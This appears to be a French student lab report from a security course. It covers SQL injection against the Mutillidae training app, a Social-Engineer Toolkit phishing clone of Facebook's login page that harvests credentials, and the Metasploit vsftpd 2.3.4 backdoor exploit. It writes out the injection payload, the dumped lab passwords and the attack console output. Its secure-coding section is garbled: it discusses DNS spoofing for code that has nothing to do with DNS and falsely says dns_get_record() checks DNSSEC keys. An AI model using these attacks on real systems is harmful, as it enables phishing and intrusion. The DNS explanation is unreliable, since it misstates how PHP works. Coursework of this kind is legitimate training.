|---|---|
| **Line** | 126 |
| **Code** | 0 |
| **File** | /var/www/mutillidae/user-info.php |
| **Message** | Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1 |
| **Trace** | #0 /var/www/mutillidae/index.php(469): include() #1 {main} |
| **Diagnotic Information** | SELECT * FROM accounts WHERE username='serpron' AND password='' |
| **Did you setup/reset the DB?** | |

En suite je tente avec login : hacker et mdp : ‘or’a’=’a et cela affiche tout les comptes avec le login et le mot de passe :

**Username=**admin
**Password=**adminpass
**Signature=**Monkey!


**Username=**adrian
**Password=**somepassword
**Signature=**Zombie Films Rock!

**Username=**john
**Password=**monkey
**Signature=**I like the smell of conf

**Username=**jeremy
**Password=**password
**Signature=**d1373 1337 speak

**Username=**bryce
**Password=**password
**Signature=**I Love SANS

Ensuite j’augment le niveau de sécurité et je retente et cela ne fonctionne plus :




```php
<?php
        try {
        switch ($_SESSION["security-level"]){
                case "0": // This code is insecure.
                                $lEnableJavaScriptValidation = FALSE;
                break;

                case "1": // This code is insecure.
                                $lEnableJavaScriptValidation = TRUE;
                break;

                        case "2":
                        case "3":
                        case "4":
                case "5": // This code is fairly secure
                        $lEnableJavaScriptValidation = TRUE;
                break;
        }// end switch
        } catch(Exception $e){
                echo $CustomErrorHandler->FormatError($e, "Error setting up configuration.");
        }// end try
?>
```

Version non sécurisée

Le code dans sa version non sécurisée est susceptible d'être affecté par une attaque de type DNS spoofing. Cela est dû au fait que le code utilise la fonction `gethostbyname()` pour résoudre les noms de domaine en adresses IP. Cette

fonction est vulnérable aux attaques de type DNS spoofing, car elle ne vérifie pas l'authenticité des réponses DNS.

Dans la version non sécurisée, le code effectue les étapes suivantes pour résoudre un nom de domaine :

1. Appeler la fonction `gethostbyname()` avec le nom de domaine à résoudre.
2. Récupérer l'adresse IP de la réponse DNS.
3. Utiliser l'adresse IP pour se connecter au serveur.

Un attaquant peut exploiter cette vulnérabilité en créant un serveur DNS malveillant qui répond aux requêtes avec des adresses IP erronées. Lorsque le code non sécurisé effectue une requête DNS pour un nom de domaine cible, le serveur DNS malveillant peut répondre avec une adresse IP erronée. Cela peut entraîner la redirection du client vers un serveur malveillant, ou l'exécution de code malveillant sur le client.

Version sécurisée

La version sécurisée du code utilise le protocole DNSSEC pour résoudre les noms de domaine en adresses IP. DNSSEC est un protocole de sécurité qui permet de garantir l'authenticité et l'intégrité des réponses DNS.

Dans la version sécurisée, le code effectue les étapes suivantes pour résoudre un nom de domaine :

1. Appeler la fonction `dns_get_record()` avec le nom de domaine à résoudre.
2. Récupérer les enregistrements DNS de la réponse.
3. Vérifier l'authenticité des enregistrements DNS.
4. Utiliser l'adresse IP de l'enregistrement DNS valide pour se connecter au serveur.

La fonction `dns_get_record()` vérifie l'authenticité des enregistrements DNS en utilisant les clés DNSSEC. Si les enregistrements DNS ne sont pas authentiques, la fonction `dns_get_record()` renvoie `FALSE`.

Cette approche rend plus difficile pour un attaquant de modifier les réponses DNS. Même si un attaquant parvient à modifier les réponses DNS, le code sécurisé sera en mesure de détecter l'attaque et de rejeter les réponses DNS invalides.

Comparaison des deux versions

La principale différence entre les deux versions du code est l'utilisation du protocole DNSSEC. La version sécurisée utilise DNSSEC pour vérifier l'authenticité des réponses DNS, ce qui rend plus difficile pour un attaquant de modifier les réponses DNS.

Le code sécurisé de la page login.php empêche l'injection SQL en utilisant des requêtes préparées. Les requêtes préparées sont plus sûres que les requêtes non préparées car elles ne permettent pas aux attaquants d'injecter du code malveillant.

Explication

Dans la version non sécurisée du code, les données saisies par l'utilisateur sont directement injectées dans la requête SQL. Cela permet à un attaquant de modifier la requête SQL pour injecter du code malveillant.

Dans la version sécurisée du code, les données saisies par l'utilisateur sont d'abord placées dans des variables. Ces variables sont ensuite utilisées pour créer une requête préparée. La requête préparée est ensuite exécutée avec les données de la variable.

Cette approche rend plus difficile pour un attaquant d'injecter du code malveillant dans la requête SQL car la requête préparée ne permet pas d'injecter du code malveillant.

Résumé

Le code sécurisé de la page login.php empêche l'injection SQL en utilisant des requêtes préparées. Les requêtes préparées sont plus sûres que les requêtes non préparées car elles ne permettent pas aux attaquants d'injecter du code malveillant.

Conclusion sur l'intérêt du codage sécurisé


Le codage sécurisé est essentiel pour garantir la sécurité des systèmes d'information. Il permet de protéger les systèmes contre les attaques, telles que les attaques par déni de service, les injections SQL et les vols de données.

En conclusion, le codage sécurisé est une condition sine qua non pour la sécurité des systèmes d'information.

Activité 4

- Clonage du site facebook et mise en service


Pour commencer on clone le site facebook :





```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
56.12]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://fr-fr.facebook.com/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

- Accès au site à partir de la machine cliente

Ensuite on remarque que cela fonctionne :




www.facebook.com/r.php?locale=fr_FR&display=page
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Voulez-vous autoriser l'utilisation des cookies par Facebook sur ce navigateur ?
Nous utilisons les cookies et des solutions similaires pour fournir et améliorer le contenu sur les Produits Meta. Ils permettent aussi d'offrir une expérience de navigation plus sûre, grâce aux informations reçues sur et en dehors de Facebook, et de fournir et améliorer les Produits Meta pour toute personne possédant un compte.
Cookies essentiels : sans eux, le bon fonctionnement des Produits et sites Meta est impossible.
Cookies d'autres entreprises : ces cookies optionnels nous permettent de vous montrer des publicités en dehors des Produits Meta. Ils permettent aussi d'intégrer certaines fonctionnalités à nos Produits, telles que des lecteurs vidéo et des visualiseurs de cartes.
Vous choisissez quels cookies optionnels garder. Pour en savoir plus sur les cookies et l'usage que nous en faisons, ainsi que pour passer en revue ou modifier vos choix à tout moment, consultez notre Politique d'utilisation des cookies.
À propos des cookies


root@kali: ~/.set/reports
File Actions Edit View Help
<param>__hs=19682.BP:DEFAULT.2.0..0.0</param>
<param>dpr=1</param>
<param>__ccg=EXCELLENT</param>
<param>__rev=1009996404</param>
<param>__s=jvhjp2:sib25g:ep1ep6</param>
<param>__hsi=7303922385646178444</param>
<param>__dyn=7xe6E5aQ1PyUbFuC1swgE98nwgU6C7UW3q327E2vwXw5ux60Vo1upE4W0O
E2WxO2O1Vw8G1Qw5Mx61vw5zwwwi81nE1u83mwaS0zK1swc-0lK3qaw4kwbS1Lw4Cwcq</param>
<param>__csr=</param>
<param>lsd=AVpXVAkaD5c</param>
<param>jazoest=2926</param>
<param>__aaid=0</param>
<param>__spin_r=1009996404</param>
<param>__spin_b=trunk</param>
<param>__spin_t=1700576950</param>
<param>__jssesw=1</param>
</url>
<url> <param>6747593083635427673128811546
0</param>
</url>
<url> <param>3483181107276480540010653681
80</param>
</url>
</harvester>

Q1 Rappelez le mode opératoire des attaquants.

Le mode opératoire des attaquants comprend généralement les étapes suivantes :

- Préparation
- Pénétration
- Exploitation
- Couverture
- Exfiltration
- Récurrence

Les attaquants utilisent des techniques telles que l'ingénierie sociale, le phishing, le typosquattage, les vulnérabilités et les logiciels malveillants.

Q2 Listez les contre-mesures principales du côté des organisations pour limiter les attaques de typosquattage.

Contre-mesures contre le typosquattage pour les organisations :

- Éduquer les employés
- Utiliser des noms de domaine longs et complexes
- Utiliser des services de protection de marque

Mesures spécifiques :

- Former les employés à reconnaître les emails et les messages frauduleux
- Mettre à jour les politiques de sécurité
- Installer un logiciel de sécurité antivirus et anti-malware
- Abonner-se à un service de protection de marque

En résumé, les organisations peuvent se protéger du typosquattage en éduquant leurs employés, en utilisant des noms de domaine complexes et en s'abonnant à un service de protection de marque.

Q3 Donnez les moyens dont disposent les propriétaires des sites légitimes contre les typosquatteurs.

Les propriétaires de sites légitimes peuvent lutter contre le typosquattage en éduquant les utilisateurs, en utilisant des noms de domaine longs et complexes, et en utilisant des services de protection de marque.

Q4 Listez les bonnes pratiques côté internautes afin d’éviter le typosquattage.

Bonnes pratiques pour éviter le typosquattage côté internautes :

- Soyez prudents lorsque vous recevez des emails ou des messages frauduleux.

- Vérifiez toujours l'adresse URL du site web avant de saisir vos informations de connexion.
- Activez l'authentification à deux facteurs sur vos comptes importants.
- Installez un logiciel de sécurité antivirus et anti-malware sur votre appareil.

Conseils supplémentaires :


- Ajoutez les sites web que vous visitez fréquemment à vos favoris.
- Utilisez un moteur de recherche sécurisé pour vérifier la légitimité d'un site web.

En suivant ces bonnes pratiques, vous pouvez réduire le risque de tomber victime d'une attaque de typosquattage.

Activité 5

- Exploitation de la vulnérabilité avec le Framework Metasploit


Pour commence on lance le système postgresql :




Q1 Définissez les termes « exploit » et « payload ».

Exploit : code qui exploite une vulnérabilité pour prendre le contrôle d'un système.
Payload : code exécuté après l'exploit pour effectuer une action souhaitée.
Conclusion : exploits et payloads sont deux éléments importants des attaques informatiques.


Ensuite je me connecte sur la console pour accéder à Metasploit :



Puis j'accède à l'exploit vsftpd 2.3.4 :

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.m
                                     etasploit.com/docs/using-metasploit/ba
                                     sics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the      VSFTP
D download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive
between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdo
```




Q2 Définissez les termes « RHOSTS », « RPORT » et « Backdoor ».


RHOSTS : hôte cible de l'attaque. RPORT : port cible de l'attaque. Backdoor : accès non autorisé à un système.

